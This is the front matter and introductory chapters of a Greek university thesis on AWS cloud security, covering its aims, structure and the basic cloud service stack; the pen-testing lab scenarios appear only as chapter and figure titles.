ΔΙΕΘΝΕΣ
ΠΑΝΕΠΙΣΤΗΜΙΟ
ΤΗΣ ΕΛΛΑΔΟΣ

ΣΧΟΛΗ ΜΗΧΑΝΙΚΩΝ

ΤΜΗΜΑ ΜΗΧΑΝΙΚΩΝ ΠΛΗΡΟΦΟΡΙΚΗΣ
ΚΑΙ ΗΛΕΚΤΡΟΝΙΚΩΝ ΣΥΣΤΗΜΑΤΩΝ

ΔΙΠΛΩΜΑΤΙΚΗ ΕΡΓΑΣΙΑ

«Ασφάλεια Υποδομών Υπολογιστικής Νέφους: Μελέτη περίπτωσης σε δημόσιες υποδομές»

Σχ.1 Cloud Security [99]

Του φοιτητή:
Γραμμένου Παναγιώτη
Αρ. Μητρώου: 2019032

Επιβλέπων
Ονοματεπώνυμο: Ηλιούδης Χρήστος
Βαθμίδα: Καθηγητής ΔΙΠΑΕ

Ημερομηνία: Δεκέμβριος 2024

Τίτλος Δ.Ε: “Ασφάλεια Υποδομών Υπολογιστικής Νέφους: μελέτη περίπτωσης σε δημόσιες υποδομές”
Κωδικός Δ.Ε.: 24161
Ονοματεπώνυμο φοιτητή/τών: Παναγιώτης Γραμμένος
Ονοματεπώνυμο εισηγητή: Χρήστος Ηλιούδης
Ημερομηνία ανάληψης Δ.Ε.: 20-03-2024
Ημερομηνία περάτωσης Δ.Ε: 20-12-2024

Βεβαιώνω ότι είμαι ο συγγραφέας αυτής της εργασίας και ότι κάθε βοήθεια την οποία είχα για την προετοιμασία της είναι πλήρως αναγνωρισμένη και αναφέρεται στην εργασία. Επίσης, έχω καταγράψει τις όποιες πηγές από τις οποίες έκανα χρήση δεδομένων, ιδεών, εικόνων και κειμένου, είτε αυτές αναφέρονται ακριβώς είτε παραφρασμένες. Επιπλέον, βεβαιώνω ότι αυτή η εργασία προετοιμάστηκε από εμένα προσωπικά, ειδικά ως διπλωματική εργασία, στο Τμήμα Μηχανικών Πληροφορικής και Ηλεκτρονικών Συστημάτων του ΔΙ.ΠΑ.Ε.

Η έγκριση της διπλωματικής εργασίας από το Τμήμα Μηχανικών Πληροφορικής και Ηλεκτρονικών Συστημάτων του Διεθνούς Πανεπιστημίου της Ελλάδος, δεν υποδηλώνει απαραιτήτως και αποδοχή των απόψεων του συγγραφέα, εκ μέρους του Τμήματος.

Πρόλογος

Η επιλογή του συγκεκριμένου θέματος για τη διπλωματική εργασία προέκυψε από το αυξανόμενο ενδιαφέρον για την ασφάλεια του cloud computing, το οποίο αποτελεί θεμέλιο της σύγχρονης τεχνολογίας. Η ανάγκη κατανόησης και αντιμετώπισης των απειλών που σχετίζονται με την εμπιστευτικότητα, την ακεραιότητα και τη διαθεσιμότητα των δεδομένων κατέστησαν το θέμα εξαιρετικά επίκαιρο.

Το ενδιαφέρον για το συγκεκριμένο πεδίο δεν περιορίζεται μόνο στην ακαδημαϊκή μελέτη. Αντιθέτως, αποτελεί προσωπική φιλοδοξία η ενασχόληση και η περαιτέρω εξέλιξη στον τομέα της Κυβερνοασφάλειας. Η πρόκληση της προστασίας πολύπλοκων υποδομών και η επίλυση προβλημάτων ασφαλείας στο συνεχώς εξελισσόμενο περιβάλλον του cloud δημιουργούν κίνητρο για βαθύτερη κατανόηση και πρακτική εξειδίκευση.

Μέσω αυτής της μελέτης, αποκτήθηκαν πολύτιμες γνώσεις γύρω από την ασφάλεια του cloud computing και τις προκλήσεις που προκύπτουν σε σύγχρονες υποδομές. Η εμβάθυνση σε θέματα όπως η εμπιστευτικότητα, η ακεραιότητα και η διαθεσιμότητα των δεδομένων, σε συνδυασμό με την ανάλυση μηχανισμών ασφαλείας και πραγματικών σεναρίων επιθέσεων, συνέβαλαν σημαντικά στην κατανόηση των απειλών και των αντίστοιχων αμυντικών στρατηγικών. Η εργασία αυτή ενίσχυσε τις δεξιότητες και την αυτοπεποίθηση για μελλοντική επαγγελματική πορεία στον τομέα της Κυβερνοασφάλειας.

Περίληψη

Στη σύγχρονη εποχή, όλοι έχουν γίνει μάρτυρες της επιτυχίας και της δημοφιλίας του cloud computing, το οποίο αντιπροσωπεύει ένα νέο μοντέλο επιχειρηματικής δομής και computing. Η δυνατότητα on-demand παροχής υπολογιστικών και αποθηκευτικών πόρων, καθώς και πόρων bandwidth (εύρους ζώνης), έχουν οδηγήσει τις σύγχρονες επιχειρήσεις προς τις υπηρεσίες cloud. Έτσι, μπορεί να ειπωθεί με ασφάλεια πως το cloud computing είναι μια πρωτοποριακή τεχνολογία, όπου πάνω σε αυτή βασίζονται μεγάλοι τεχνολογικοί κολλοσοί, και όχι μόνο. Όμως, όπως έρευνες έχουν δείξει πως η ασφάλεια δεδομένων είναι μία πολύ σημαντική πτυχή της ποιότητας των υπηρεσιών των παρόχων (service providers), έτσι και το cloud computing δημιουργεί νέες προκλητικές απειλές στην ασφάλεια. Συνεπώς, παρά τα πλεονεκτήματα του, τα ζητήματα ασφαλείας έχουν αποτελέσει μακροχρόνια ανησυχία και έχουν αποτελέσει εμπόδιο στην ευρεία χρήση του.

Στην παρούσα διπλωματική εργασία, η μελέτη επικεντρώθηκε σε κρίσιμες προκλήσεις ασφαλείας, όπως η εμπιστευτικότητα, η ακεραιότητα και η διαθεσιμότητα των δεδομένων, καθώς και στις στρατηγικές για την αντιμετώπισή τους.

Στο πλαίσιο του AWS Security, αναλύθηκαν βασικές υπηρεσίες και τεχνολογίες, όπως τα EC2 Security Groups, το API και το Identity and Access Management , το VPC και οι Network ACLs, με έμφαση στις βέλτιστες πρακτικές που διασφαλίζουν την προστασία των πόρων. Μέσω αυτής της διαδικασίας, κατέστη σαφές πόσο σημαντική είναι η εφαρμογή μηχανισμών ελέγχου και περιορισμού πρόσβασης.

Η πειραματική εφαρμογή του CloudGoat framework, με προσομοίωση πραγματικών σεναρίων επιθέσεων, συνέβαλε ουσιαστικά στην κατανόηση των επιθέσεων και των ευπαθειών στο περιβάλλον του AWS. Η πρακτική αυτή εμπειρία έδωσε τη δυνατότητα στον φοιτητή να αντιληφθεί πιο αποτελεσματικά τα κενά ασφαλείας και να προτείνει μηχανισμούς ισχυροποίησης των υποδομών.

«Cloud Infrastructure Security: A case study in public infrastructure»

«Panagiotis Grammenos»

Abstract

In modern times, people have witnessed the success and popularity of cloud computing, which represents a new business model and computing paradigm. The ability of on-demand provision of computational and storage resources, as well as bandwidth resources, has led modern businesses towards cloud services. Thus, it can be safely said that cloud computing is a cutting-edge technology, relied upon by major technological giants, among others. However, as research has shown, data security is a crucial aspect of service quality for providers, and cloud computing poses new challenging threats to security. Therefore, despite its advantages, security issues have been a long-term concern and have hindered its widespread use.

In the present thesis, the study focused on critical security challenges such as data confidentiality, integrity, and availability, as well as strategies for addressing them. Within the scope of AWS Security, essential services and technologies were analyzed, including EC2 Security Groups, the API and Identity and Access Management (IAM), VPC and Network ACLs, emphasizing best practices for resource protection.

The experimental application of the CloudGoat framework, simulating real-world attack scenarios, significantly enhanced the understanding of attacks and vulnerabilities in the AWS environment. This practical experience enabled the student to effectively identify security gaps and propose mechanisms to strengthen infrastructure.

Ευχαριστίες

Θα ήθελα να ευχαριστήσω θερμά τον καθηγητή μου, κ. Χρήστο Ηλιούδη, για την πολύτιμη καθοδήγηση και υποστήριξή του κατά τη διάρκεια της διπλωματικής μου εργασίας. Η πρότασή του για το θέμα της εργασίας μου, το Cloud Security, μου έδωσε τη δυνατότητα να ασχοληθώ με έναν τομέα που αναμφίβολα αποτελεί το μέλλον της τεχνολογίας. Η συμβολή του ήταν καθοριστική για την ολοκλήρωση της εργασίας μου και την ακαδημαϊκή μου εξέλιξη.

Περιεχόμενα

Πρόλογος **2**
Περίληψη **3**
Abstract **5**
Ευχαριστίες **6**
Περιεχόμενα **7**
Κατάλογος Σχημάτων **9**
Συντομογραφίες **11**
Κεφάλαιο 1ο: Εισαγωγή **1**
1.1 Αντικείμενο της Διπλωματικής Εργασίας 1
1.2 Στόχοι της Διπλωματικής Εργασίας 1
1.3 Επιτεύγματα 2
1.4 Διάρθρωση 2
1.5 Σε ποιους απευθύνεται 3
Κεφάλαιο 2ο: Εισαγωγή στο Cloud Security 4
2.1 Αρχιτεκτονική του Cloud 4
2.2 Βασικά χαρακτηριστικά του Cloud Computing 5
2.3 Βασικές Προκλήσεις στο Cloud Computing 6
2.3.1 Απειλές κατά της Εμπιστευτικότητας 7
2.3.2 Απειλές κατά της Ακεραιότητας 9
2.3.3 Απειλές κατά της Διαθεσιμότητας 9
2.3.4 API και προβληματισμοί 11
2.4 Στρατηγικές Άμυνας 12
2.4.1 Μηχανισμοί διασφάλισης Εμπιστευτικότητας 12
2.4.2 Μηχανισμοί διασφάλισης Ακεραιότητας 15
2.4.3 Μηχανισμοί διασφάλισης Διαθεσιμότητας 18
Κεφάλαιο 3ο: Amazon Web Services 19
3.1 Βασικές Έννοιες 19
3.2 AWS Security 20
3.2.1 NIST Cybersecurity Framework (CSF) 21
3.2.2 AWS API Security/IAM 24
3.2.3 AWS EC2 Security Groups 29
3.2.4 AWS Virtual Private Cloud (VPC) 33
3.2.5 AWS Application Security 39
Κεφάλαιο 4ο: Vulnerabilities in Amazon AWS 41
4.1 Ευπάθειες Λογισμικού (Software Vulnerabilities) 41
4.2 Ευπάθειες Υποδομών (Infrastructure Vulnerabilities) 42
4.3 Ευπάθειες στις Διαδικτυακές Υπηρεσίες (Network Vulnerabilities) 43
4.4 Ευπάθειες Ανθρώπινου Λάθους (Human Error Vulnerabilities) 43
4.5 Ευπάθειες στην Κρυπτογράφηση (Encryption Vulnerabilities) 44
Κεφάλαιο 5ο: Amazon AWS Penetration Testing 45

5.1 Σενάριο 1ο: EC2 SSRF....45
5.1.1 ΜΕΘΟΔΟΛΟΓΙΑ....45
5.2 Σενάριο 2ο: IAM Privilege Escalation by Rollback....52
5.2.1 ΜΕΘΟΔΟΛΟΓΙΑ....52
5.3 Σενάριο 3ο: SNS secrets....56
5.3.1 ΜΕΘΟΔΟΛΟΓΙΑ....57
Κεφάλαιο 6ο: Συμπεράσματα ή/και Προτάσεις Ισχυροποίησης....63
ΒΙΒΛΙΟΓΡΑΦΙΑ....67

Κατάλογος Σχημάτων

Σχήμα 1: Cloud Security
Σχήμα 2.1: Αρχιτεκτονική του Cloud Computing 5
Σχήμα 2.2: Traditional Data Center Network Architecture 10
Σχήμα 3.1: Cybersecurity Framework Usage 21
Σχήμα 3.2: Cloud Adoption Framework 22
Σχήμα 3.3: API 25
Σχήμα 3.4: REST API call 25
Σχήμα 3.5: Amazon Web Services Infrastructure 26
Σχημα 3.5.1: IAM Policy 28
Σχήμα 3.6: Setting Security Group rules 31
Σχήμα 3.7: AWS Virtual Private Cloud 35
Σχήμα 3.8: Complex VPC configuration 37
Σχήμα 5.1.1: Exploitation Route(s) 46
Σχήμα 5.1.2: Exposed Keys in Lambda Function 47
Σχήμα 5.1.3: Privilege Escalation 47
Σχήμα 5.1.4: Confirming new user 47
Σχήμα 5.1.5: EC2 Instance Enumeration 48
Σχήμα 5.1.6: EC2 Instance Web App 49
Σχήμα 5.1.7: Exploiting SSRF in Burpsuite 49
Σχήμα 5.1.8: Privilege Escalation 50
Σχήμα 5.1.9: Exposed S3 bucket Keys 50
Σχήμα 5.1.10: Privilege Escalation 51
Σχήμα 5.1.11: Privilege Escalation Proof of Concept 51
Σχήμα 5.1.12: Starting User’s weak permissions 51
Σχήμα 5.2.1: Exploitation Route(s) 52
Σχήμα 5.2.2: Caller Identity 53
Σχήμα 5.2.3: Inline Policy Enumeration 54
Σχήμα 5.2.4: Managed Policy Enumeration 54
Σχήμα 5.2.5: Default Policy Permissions 54
Σχήμα 5.2.6: Policy Version Enumeration 54
Σχήμα 5.2.7: Privilege Escalation Policy 54
Σχήμα 5.2.8: Privilege Escalation Proof of Concept 56

Σχήμα 5.3.1: Exploitation Route(s) 57
Σχήμα 5.3.2: Policy Enumeration 58
Σχήμα 5.3.3: Assuming Policy 58
Σχήμα 5.3.4: SNS topic enumeration 59
Σχήμα 5.3.5: SNS topic subscription 59
Σχήμα 5.3.6: Subscription confirmation email 60
Σχήμα 5.3.7: Leaked API GATEWAY KEY 60
Σχήμα 5.3.8: REST API and Stage Enumeration 61
Σχήμα 5.3.9: Resource Enumeration 62
Σχήμα 5.3.10: Exploitation PoC 62

Συντομογραφίες

Δ.Ε.	Διπλωματική Εργασία
ΔΙΠΑΕ	Διεθνές Πανεπιστήμιο Ελλάδος
AWS	Amazon Web Services
IaaS	Infrastructure-as-a-Service
PaaS	Platform-as-a-Service
SaaS	Software-as-a-Service
VM	Virtual Machine
STaaS	Storage-as-a-Service
SLA	Service Level Agreement
DoS	Denial of Service
FRC	Fraudulent Resource Consumption
TCP	Transmission Control Protocol
UDP	User Datagram Protocol
EDoS	Economical Denial of Sustainability
API	Application Programming Interface
SAML	Security Assertion Markup Language
SSL	Secure Sockets Layer
CSP	Cloud Service Providers
MAC	Message Authentication Code
TPA	Third Party Auditor
IPS	Multi-Prover Interactive Proof System
MPZKPS	Multi-Prover Zero Knowledge Proof System
POR	Proof of Retrievability
CPU	Central Processing Unit
AES	Advanced Encryption Standard
RSA	Rivest, Shamir, Adleman
NaCL	Network Access Control List
BTB	Branch Target Buffer
TLB	Translation Lookaside Buffer
ARM	Advanced RISC Machine

IAM	Identity and Access Management
S3	Simple Storage Service
SQS	Simple Queue Service
EC2	Elastic Compute Cloud
NIST	National Institute of Standards and Technology
CSF	Cybersecurity Framework
ISO	International Standards Organization
IEC	International Electrotechnical Commission
SOC	Service Organization Control
PCI-DSS	Payment Card Industry-Data Security Standard
AWS CAF	AWS Cloud Adoption Framework
SOAP	Simple Object Access Protocol
XML	eXtensive Markup Language
JSON	Javascript Object Notation
SDK	Software Development Kits
CLI	Command Line Interface
IPS	Intrusion Preventions System
IDS	Intrusion Detection System
TLS	Transport Layer Security
WAF	Web Application Firewall
SQL	Standard Query Language
XSS	Cross Site Scripting
ACL	Access Control List
VPC	Virtual Private Cloud
VNI	Virtual Network Interface
HTTP	HyperText Transfer Protocol
TCP	Transmission Control Protocol
UDP	User Datagram Protocol
ICMP	Internet Control Message Protocol
IP	Internet Protocol
CIDR	Classless Inter-Domain Routing
MAC	Media Access Control
SSH	Secure Shell

VPN	Virtual Private Network
NAT	Network Address Translation
DHCP	Dynamic Host Configuration Protocol
IMDS	Instance Metadata Service
CVE	Common Vulnerabilities and Exposures
RDP	Remote Desktop Protocol
SIG	Secure Internet Gateway
MFA	Multi-Factor Authentication
SNS	Simple Notification Service
URI	Uniform Resource Identifier

Κεφάλαιο 1ο: Εισαγωγή

1.1 Αντικείμενο της Διπλωματικής Εργασίας

Η συνεχώς αυξανόμενη υιοθέτηση τεχνολογιών cloud computing από επιχειρήσεις και οργανισμούς έχει επιφέρει σημαντικές αλλαγές στον τρόπο αποθήκευσης, επεξεργασίας και διαχείρισης δεδομένων. Ωστόσο, αυτή η στροφή προς το cloud συνοδεύεται και από αυξημένες ανησυχίες σχετικά με την ασφάλεια των δεδομένων και των υπηρεσιών που προσφέρονται. Η προστασία έναντι κυβερνοεπιθέσεων, η διαχείριση των ευπαθειών, καθώς και η διασφάλιση της εμπιστευτικότητας, της ακεραιότητας και της διαθεσιμότητας των πληροφοριών αποτελούν κρίσιμα ζητήματα που καλούνται να αντιμετωπίσουν οι πάροχοι και οι χρήστες cloud υπηρεσιών.

Το αντικείμενο αυτής της διπλωματικής εργασίας είναι η ανάλυση των ευπαθειών και των μέτρων ασφάλειας στις υποδομές του cloud, με ιδιαίτερη έμφαση στην πλατφόρμα Amazon Web Services (AWS), η οποία αποτελεί μία από τις πιο δημοφιλείς και διαδεδομένες λύσεις παγκοσμίως. Η μελέτη των ευπαθειών στο AWS προσφέρει μια πιο σφαιρική εικόνα των προκλήσεων που αντιμετωπίζουν οι οργανισμοί στην προσπάθειά τους να διασφαλίσουν την ασφάλεια των δεδομένων τους.

Η σοβαρότητα του προβλήματος είναι ιδιαίτερα σημαντική, καθώς οι παραβιάσεις ασφαλείας μπορούν να οδηγήσουν σε απώλεια κρίσιμων δεδομένων, οικονομικές απώλειες και πλήγμα στην αξιοπιστία των οργανισμών. Μέσα από αυτή την εργασία, επιδιώκονται να εξεταστούν οι κύριες ευπάθειες στο AWS, να συγκριθούν οι δυνατότητες ασφάλειας του AWS, καθώς και να παρουσιαστεί μία πρακτική μελέτη περίπτωσης (penetration testing), προκειμένου να αναδειχθούν οι πραγματικές απειλές που αντιμετωπίζουν οι οργανισμοί που υιοθετούν τις τεχνολογίες cloud.

Η παρούσα μελέτη αποσκοπεί στην κατανόηση των τεχνολογιών cloud security και στην ανάδειξη των σημείων που απαιτούν αυξημένη προσοχή, προσφέροντας έτσι χρήσιμες γνώσεις και συστάσεις για τη βελτίωση της ασφάλειας στο cloud.

1.2 Στόχοι της Διπλωματικής Εργασίας

Οι στόχοι της παρούσας διπλωματικής εργασίας επικεντρώνονται στην ανάλυση και κατανόηση των ζητημάτων ασφαλείας στο cloud, με έμφαση στην πλατφόρμα Amazon Web Services (AWS). Συγκεκριμένα, οι κύριοι στόχοι της εργασίας είναι οι εξής:

- **Ανάλυση βασικών εννοιών ασφάλειας στο cloud**: Να εξεταστούν οι θεμελιώδεις αρχές και έννοιες που σχετίζονται με το cloud security, προκειμένου να διασαφηνιστεί το πλαίσιο στο οποίο λειτουργούν οι τεχνολογίες αυτές και τα πιθανά προβλήματα ασφαλείας.
- **Παρουσίαση των τεχνολογιών και των εργαλείων ασφάλειας στο AWS**: Να διερευνηθούν οι βασικές λειτουργίες και τεχνολογίες που προσφέρει το AWS για την προστασία των δεδομένων και των υποδομών, παρέχοντας μια ολοκληρωμένη εικόνα της πλατφόρμας.
- **Καταγραφή και ανάλυση των ευπαθειών στο AWS**: Να εντοπιστούν οι κύριες ευπάθειες ασφαλείας που υπάρχουν στο AWS, να κατηγοριοποιηθούν και να αναλυθούν οι πιθανοί τρόποι εκμετάλλευσής τους.

- **Μελέτη περίπτωσης (penetration testing) στο AWS**: Να διεξαχθεί μια πρακτική μελέτη μέσω penetration testing στο AWS, με στόχο την ανάδειξη πραγματικών ευπαθειών και την αξιολόγηση της αποτελεσματικότητας των μέτρων ασφαλείας.
- **Συμπεράσματα και συστάσεις**: Να εξαχθούν χρήσιμα συμπεράσματα σχετικά με τις προκλήσεις και τις ευκαιρίες βελτίωσης στην ασφάλεια των cloud υποδομών και να προταθούν συγκεκριμένες βελτιώσεις ή πρακτικές για την ενίσχυση της ασφάλειας στο AWS.

1.3 Επιτεύγματα

Η παρούσα διπλωματική εργασία έχει σημαντική συνεισφορά στην κατανόηση της ασφάλειας στο cloud, εστιάζοντας ειδικότερα στην πλατφόρμα Amazon Web Services (AWS). Μέσα από την αναλυτική μελέτη των ευπαθειών και την πρακτική εφαρμογή μέσω penetration testing, η εργασία παρέχει πολύτιμα στοιχεία που συμβάλλουν στην ενίσχυση της ασφάλειας των cloud υποδομών.

Αρχικά, προσφέρει μια βαθύτερη κατανόηση των κινδύνων που αντιμετωπίζουν οι οργανισμοί που χρησιμοποιούν cloud υπηρεσίες, επισημαίνοντας τις κρίσιμες πτυχές της ασφάλειας που πρέπει να εξετάσουν. Στη συνέχεια, η εργασία αναλύει τις βασικές υπηρεσίες ασφαλείας του Amazon AWS, ώστε να γίνουν αντιληπτές οι δυνατότητες του. Επίσης, η εργασία αναδεικνύει τις βασικές ευπάθειες του AWS, παρέχοντας χρήσιμες πληροφορίες που μπορούν να χρησιμοποιηθούν από επαγγελματίες και οργανισμούς για την προληπτική διαχείριση των κινδύνων.

Η μελέτη περίπτωσης που περιλαμβάνει penetration testing προσφέρει πρακτικά παραδείγματα για τις ευπάθειες που υπάρχουν, διευκολύνοντας την κατανόηση των προκλήσεων που συνδέονται με την ασφάλεια στο cloud.

Τέλος, οι προτάσεις που προκύπτουν από την μελέτη συμβάλλουν στη βελτίωση της ασφάλειας των cloud υποδομών και μπορούν να αποτελέσουν οδηγό για οργανισμούς που επιθυμούν να ενισχύσουν την προστασία των δεδομένων τους. Συνολικά, η διπλωματική εργασία αυτή συνεισφέρει στην προαγωγή της γνώσης και της εφαρμογής καλών πρακτικών στην ασφάλεια του cloud, ωφελώντας τόσο το ακαδημαϊκό πεδίο όσο και τη βιομηχανία της πληροφορικής.

1.4 Διάρθρωση

Η δομή της διπλωματικής εργασίας διαρθρώνεται σε συγκεκριμένα κεφάλαια που εστιάζουν στην ασφάλεια του cloud, με κύρια αναφορά στην πλατφόρμα Amazon Web Services (AWS). Στο δεύτερο κεφάλαιο, γίνεται εισαγωγή στο cloud security, όπου αναλύεται η αρχιτεκτονική του cloud και τα βασικά χαρακτηριστικά του. Εξετάζονται οι προκλήσεις που αντιμετωπίζει η ασφάλεια στο cloud, οι οποίες κατηγοριοποιούνται σε απειλές που σχετίζονται με την εμπιστευτικότητα, την ακεραιότητα και τη διαθεσιμότητα των δεδομένων. Ακολουθεί μια περιγραφή στρατηγικών άμυνας που μπορούν να εφαρμοστούν για την προστασία αυτών των τριών διαστάσεων.

Στο τρίτο κεφάλαιο, αναλύονται οι βασικές έννοιες του Amazon Web Services (AWS). Γίνεται εστίαση στις δυνατότητες ασφαλείας του AWS, κάνοντας αναφορά στα cybersecurity frameworks και περιλαμβάνοντας μια σύντομη ανάλυση του NIST CSF. Στη συνέχεια, εξετάζονται η ασφάλεια των API του AWS παράλληλα με την υπηρεσία IAM, τα EC2 Security Groups, το Virtual Private Cloud (VPC) με τα subnets και τις VPC Network Access Control Lists, όπως και το AWS Application Security.

Το τέταρτο κεφάλαιο επικεντρώνεται στον διαχωρισμό των ευπαθειών που διέπουν το AWS, παρέχοντας συγκεκριμένα παραδείγματα. Οι ευπάθειες αυτές κατηγοριοποιούνται σε ευπάθειες λογισμικού, ευπάθειες υποδομών, ευπάθειες διαδικτυακών υπηρεσιών, ευπάθειες ανθρώπινου λάθους και ευπάθειες που σχετίζονται με την κρυπτογράφηση.

Το πέμπτο κεφάλαιο εστιάζει στη μελέτη περίπτωσης του penetration testing στο AWS. Περιγράφεται η διαδικασία της δοκιμής διείσδυσης, τα εργαλεία που χρησιμοποιούνται, οι υποδομές και τα ευρήματα που προκύπτουν από την ανάλυση των ευπαθειών της πλατφόρμας.

Τέλος, στο έκτο κεφάλαιο, συντάσσονται τα συμπεράσματα της εργασίας και προτείνονται στρατηγικές για την ενίσχυση της ασφάλειας στο AWS. Σημειώνονται τα βασικά κενά ασφαλείας που προκύπτουν από τη μελέτη και προτείνονται συγκεκριμένες δράσεις για την προστασία των δεδομένων και των υποδομών σε περιβάλλοντα cloud.

1.5 Σε ποιους απευθύνεται

Η διπλωματική εργασία απευθύνεται σε διάφορες ομάδες ενδιαφερομένων, οι οποίες μπορούν να επωφεληθούν από τα ευρήματα και τις αναλύσεις που παρουσιάζονται. Αρχικά, αφορά τους επαγγελματίες της πληροφορικής και της ασφάλειας στον κυβερνοχώρο, οι οποίοι επιθυμούν να κατανοήσουν καλύτερα τις προκλήσεις και τις στρατηγικές προστασίας που σχετίζονται με τις υποδομές cloud. Αυτή η κατηγορία περιλαμβάνει ειδικούς σε θέματα ασφαλείας, διαχειριστές συστημάτων και αναλυτές κινδύνων, οι οποίοι είναι υπεύθυνοι για την ασφάλεια των δεδομένων και των υπηρεσιών που παρέχονται μέσω του cloud.


Επιπλέον, η εργασία μπορεί να είναι χρήσιμη για οργανισμούς και επιχειρήσεις που χρησιμοποιούν ή σκοπεύουν να υιοθετήσουν υπηρεσίες cloud, καθώς παρέχει πληροφορίες σχετικά με τις ευπάθειες και τις στρατηγικές προστασίας που πρέπει να εξετάσουν. Οι υπεύθυνοι λήψης αποφάσεων στον τομέα της πληροφορικής θα βρουν χρήσιμες τις δυνατότητες των υπηρεσιών ασφαλείας AWS, καθώς και τις προτάσεις που περιλαμβάνονται στα συμπεράσματα.

Τέλος, η εργασία απευθύνεται και σε φοιτητές και ερευνητές που ενδιαφέρονται για το αντικείμενο της ασφάλειας στο cloud, παρέχοντας μια ολοκληρωμένη ανασκόπηση του θέματος. Μέσα από την ανάλυση των ευπαθειών και των στρατηγικών ασφάλειας, η εργασία αυτή συμβάλλει στην προώθηση της γνώσης και της κατανόησης των κρίσιμων ζητημάτων που αφορούν την ασφάλεια των cloud υποδομών.

Κεφάλαιο 2ο: Εισαγωγή στο Cloud Security

2.1 Αρχιτεκτονική του Cloud

Στη σύγχρονη εποχή, όλοι έχουν γίνει μάρτυρες της επιτυχίας και της δημοφιλίας του cloud computing, το οποίο αντιπροσωπεύει ένα νέο μοντέλο επιχειρηματικής δομής και computing [1]. Η δυνατότητα on-demand παροχής υπολογιστικών και αποθηκευτικών πόρων, καθώς και πόρων bandwidth (εύρους ζώνης), έχουν οδηγήσει τις σύγχρονες επιχειρήσεις προς τις υπηρεσίες cloud [2]. Έτσι, μπορεί να ειπωθεί με ασφάλεια πως το cloud computing είναι μια πρωτοποριακή τεχνολογία, όπου πάνω σε αυτή βασίζονται μεγάλοι τεχνολογικοί κολλοσοί, και όχι μόνο. Όμως, όπως έρευνες έχουν δείξει πως η ασφάλεια δεδομένων είναι μία πολύ σημαντική πτυχή της ποιότητας των υπηρεσιών [3] των παρόχων (service providers), έτσι και το cloud computing δημιουργεί νέες προκλητικές απειλές στην ασφάλεια. Έτσι, παρά τα πλεονεκτήματα του, τα ζητήματα ασφαλείας έχουν αποτελέσει μακροχρόνια ανησυχία και έχουν αποτελέσει εμπόδιο στην ευρεία χρήση του [1]. Αρχικά, θα πρέπει να κατανοηθεί η βασική αρχιτεκτονική του cloud. Το Σχ.2.1 απεικονίζει τη γενική αρχιτεκτονική μιας cloud πλατφόρμας, η οποία αποκαλείται επίσης σωρός νέφους (cloud stack) [1]. Βασιζόμενοι σε υλικές εγκαταστάσεις (συνήθως υποστηριζόμενες από σύγχρονα κέντρα δεδομένων), οι υπηρεσίες νέφους μπορούν να προσφερθούν σε διάφορες μορφές από το χαμηλότερο επίπεδο έως το επίπεδο κορυφής. Στο cloud stack, κάθε επίπεδο αντιπροσωπεύει ένα μοντέλο υπηρεσίας. Το Infrastructure-as-a-Service (IaaS) προσφέρεται στο χαμηλότερο επίπεδο, όπου οι πόροι συγκεντρώνονται και διαχειρίζονται φυσικά (π.χ., Emulab) ή εικονικά (π.χ., Amazon EC2), και οι υπηρεσίες παρέχονται σε μορφές αποθήκευσης (π.χ., GoogleFS), δικτύου (π.χ., Openflow) ή υπολογιστικής ικανότητας (π.χ., Hadoop MapReduce). Το επίπεδο στη μέση παρέχει την Platform-as-a-Service (PaaS), όπου οι υπηρεσίες παρέχονται ως περιβάλλον προγραμματισμού (π.χ., Django) ή εκτέλεσης λογισμικού (π.χ., Google App Engine). Το Software-as-a-Service (SaaS) βρίσκεται στο υψηλότερο επίπεδο, όπου ένας πάροχος νέφους περιορίζει περαιτέρω την ευελιξία του πελάτη προσφέροντας μόνο εφαρμογές λογισμικού ως υπηρεσία. Εκτός από την παροχή υπηρεσιών, ο πάροχος νέφους διατηρεί ένα σύνολο εργαλείων και εγκαταστάσεων διαχείρισης (π.χ., διαχείριση κύκλου ζωής παράδοσης υπηρεσίας, μέτρηση και τιμολόγηση, δυναμική διαμόρφωση) για τη διαχείριση ενός μεγάλου συστήματος νέφους [1].



Σχ. 2.1 Αρχιτεκτονική του Cloud Computing [1]

